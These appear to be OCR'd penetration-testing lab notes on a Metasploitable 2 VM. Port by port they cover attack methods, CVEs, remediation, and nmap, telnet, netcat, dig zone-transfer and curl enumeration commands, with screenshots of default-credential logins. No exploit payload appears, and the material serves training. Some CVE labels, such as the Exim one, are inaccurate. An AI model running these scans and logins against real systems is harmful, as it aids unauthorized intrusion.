
```
nmap -p21 --script ftp-anon,ftp-bounce,ftp-syst
192.168.0.125
```

➡ Enumerates FTP configuration, system info, and anonymous access.

PUC :


root@kali: /home/sahil
Session Actions Edit View Help
(sahil㉿kali)-[~]
$ sudo su
[sudo] password for sahil:
(root㉿kali)-[/home/sahil]
ftp 192.168.0.125
Connected to 192.168.0.125.
220 (vsFTPd 2.3.4)
Name (192.168.0.125:sahil): msfadmin
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>


METASPLOITABLE 2 [Running] - Oracle VirtualBox
File Machine View Input Devices
445/tcp open microsoft-ds
512/tcp open exec
513/tcp open login
514/tcp open shell
1099/tcp open unknown
1524/tcp open ingreslock
2049/tcp open nfs
2121/tcp open ccproxy-ftp
3306/tcp open mysql
3632/tcp open distccd
5432/tcp open postgres
5900/tcp open vnc
6000/tcp open X11
6667/tcp open irc
6697/tcp open unknown
8009/tcp open ajp13
8180/tcp open unknown
8787/tcp open unknown
34080/tcp open unknown
40523/tcp open unknown
45309/tcp open unknown
52058/tcp open unknown
Nmap done: 1 IP address (1 host up) scanned in 22.5
msfadmin@metasploitable:~$
Kali Linux [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Home
File System
Trash
root@kali: /home/sahil
Session Actions Edit View Help
(sahil㉿kali)-[~]
$ sudo su
[sudo] password for sahil:
(root㉿kali)-[/home/sahil]
ftp
ftp> open 192.168.0.125
Connected to 192.168.0.125.
220 (vsFTPd 2.3.4)
Name (192.168.0.125:sahil): msfadmin
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>



🔴 Port 22 – SSH

Service: Secure Shell

Description

Remote administrative access service.

Possible Attack Methods

- Weak password authentication
- Brute-force login
- Key mismanagement

Tools Used

- Nmap
- SSH client
- Credential auditing tools

Impact

- Full system compromise

Severity

High

CVE-ID

- CVE-2016-0777 (SSH info leak – example)

CVSS

7.8 – High

Remediation

- Disable root login
- Use SSH keys
- Enforce MFA

References

- https://www.ssh.com/academy/ssh/security

Method 1: SSH Login

```
ssh user@192.168.0.125
```

➡ Attempts secure remote login to the system.

Method 2: Specify Port

```
ssh -p 22 user@192.168.0.125
```


➡ This command initiates an SSH connection to a specific remote server


Method 3: Nmap Enumeration


`nmap -p22 --script ssh-hostkey,ssh-auth-methods 192.168.0.125`

➡ Extracts SSH version and encryption keys.

PUC :







🔴 Port 23 – Telnet

Service: Telnet

Description

Legacy remote login protocol transmitting data in plaintext.

Possible Attack Methods

- Credential sniffing
- Unauthorized login

Tools Used

- Telnet client
- Packet analyzers

Impact

- Credential theft
- Remote command execution

Severity

Critical

CVE-ID

N/A (protocol weakness)

CVSS

9.0 – Critical

Remediation

- Disable Telnet
- Replace with SSH

References

- https://www.cloudflare.com/learning/security/glossary/what-is-telnet/

Method 1: Telnet Access

```
telnet 192.168.0.125
```


➡ Attempts plaintext remote login to the system.


Method 2: Netcat


```
nc 192.168.0.125 23
```

➡ Check if the Telnet service responds and accepts input.

PUC :


METASPLOITABLE 2 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
45309/tcp open unknown
52058/tcp open unknown
Nmap done: 1 IP address (1 host up) scanned in 22.5
msfadmin@metasploitable:~$ ifconfig
eth0 Link encap:Ethernet HWaddr 08:00:27:85:e
inet addr:192.168.0.125 Bcast:192.168.0.
inet6 addr: fe80::a00:27ff:fe85:e5ad/64 S
UP BROADCAST RUNNING MULTICAST MTU:1500
RX packets:67265 errors:0 dropped:0 overr
TX packets:66169 errors:0 dropped:0 overr
collisions:0 txqueuelen:1000
RX bytes:4340721 (4.1 MB) TX bytes:36570
Base address:0xd020 Memory:f0200000-f0220
lo Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
RX packets:132330 errors:0 dropped:0 over
TX packets:132330 errors:0 dropped:0 over
collisions:0 txqueuelen:0
RX bytes:5900873 (5.6 MB) TX bytes:59008
msfadmin@metasploitable:~$
Kali Linux [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Home
File System
Trash
root@kali: /home/sahil
Session Actions Edit View Help
(sahil㉿kali)-[~]
$ sudo su
[sudo] password for sahil:
(root㉿kali)-[/home/sahil]
telnet 192.168.0.125
Trying 192.168.0.125...
Connected to 192.168.0.125.
Escape character is '^]'.
Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started


METASPLOITABLE 2 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
45309/tcp open unknown
52058/tcp open unknown
Nmap done: 1 IP address (1 host up) scanned in 22.5
msfadmin@metasploitable:~$ ifconfig
eth0 Link encap:Ethernet HWaddr 08:00:27:85:e
inet addr:192.168.0.125 Bcast:192.168.0.
inet6 addr: fe80::a00:27ff:fe85:e5ad/64 S
UP BROADCAST RUNNING MULTICAST MTU:1500
RX packets:67265 errors:0 dropped:0 overr
TX packets:66169 errors:0 dropped:0 overr
collisions:0 txqueuelen:1000
RX bytes:4340721 (4.1 MB) TX bytes:36570
Base address:0xd020 Memory:f0200000-f0220
lo Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
RX packets:132330 errors:0 dropped:0 over
TX packets:132330 errors:0 dropped:0 over
collisions:0 txqueuelen:0
RX bytes:5900873 (5.6 MB) TX bytes:59008
msfadmin@metasploitable:~$ _
declaration
jyotsnamor...
jyotsna more payment slip
BARC BROCHURE
Kali Linux [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Home
File System
Trash
root@kali: /home/sahil
Session Actions Edit View Help
Login with msfadmin/msfadmin to get started
metasploitable login: me^H^H^H^H^H^Hmsfadmin
Password:
Login incorrect
metasploitable login: sahil
Password:
Login incorrect
metasploitable login: msfadmin
Password:
Last login: Wed Dec 31 02:27:37 EST 2025 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$



🔴 Port 25 – SMTP

Service: Mail Transfer Agent

Description

Handles email delivery; often misconfigured.

Possible Attack Methods

- Open relay abuse
- Email spoofing

Tools Used

- SMTP clients
- Mail testing tools

Impact

- Spam relay
- Reputation damage

Severity

Medium

CVE-ID

- CVE-2020-7247 (example Exim)

CVSS

6.5 – Medium

Remediation

- Disable open relay
- Enforce authentication

References

- https://www.cisa.gov/email-security

Method 1: Manual SMTP Banner Grabbing

```
telnet 192.168.0.125 25
```

➡ Displays SMTP server banner and mail service details.

Method 2: Netcat

```
nc 192.168.0.125 25
```


➡


Method 3: Nmap Enumeration

```
nmap -p25 --script smtp-commands,smtp-enum-users 192.168.0.125
```

➡ Lists supported SMTP commands and checks for valid users.

PUC :





🔴 Port 53 – DNS

Service: Domain Name System

Description
DNS resolves domain names to IP addresses. Misconfigured DNS services may allow zone transfers and information disclosure.

Possible Attack Methods

- DNS zone transfer
- Cache poisoning
- Service enumeration

Tools Used

- Nmap
- dig
- dnsenum

Impact

- Network mapping
- Internal domain disclosure

Severity: Medium

CVE-ID

- CVE-2017-3143

CVSS

- 6.5 – Medium

Remediation

- Disable zone transfers
- Restrict DNS queries

References
https://www.cloudflare.com/learning/dns/

https://cve.mitre.org

Method 1: DNS Enumeration

```
nmap -p53 --script dns-recursion 192.168.0.125
```


➡ Checks if recursive queries are allowed.

Method 2: Zone Transfer Attempt

```
dig axfr @192.168.0.125
```

➡ Attempts to dump DNS records.

PUC :



🔴 Port 80 – HTTP (PHP CGI)

Service: Web Server

Description

PHP CGI argument injection vulnerability.

Possible Attack Methods

- Parameter injection
- Web shell upload

Tools Used

- Web browser
- Burp Suite
- Metasploit (PHP CGI module)

Impact

- Remote code execution

Severity

Critical

CVE-ID

- CVE-2012-1823

CVSS

9.8 – Critical

Remediation

- Patch PHP
- Disable CGI
- Use WAF

References

- https://nvd.nist.gov/vuln/detail/CVE-2012-1823

Method 1: Web Browser

```
http://192.168.0.125
```

➡ Directly accesses the web application hosted on the server.

Method 2: Curl

```
curl http://192.168.0.125
```

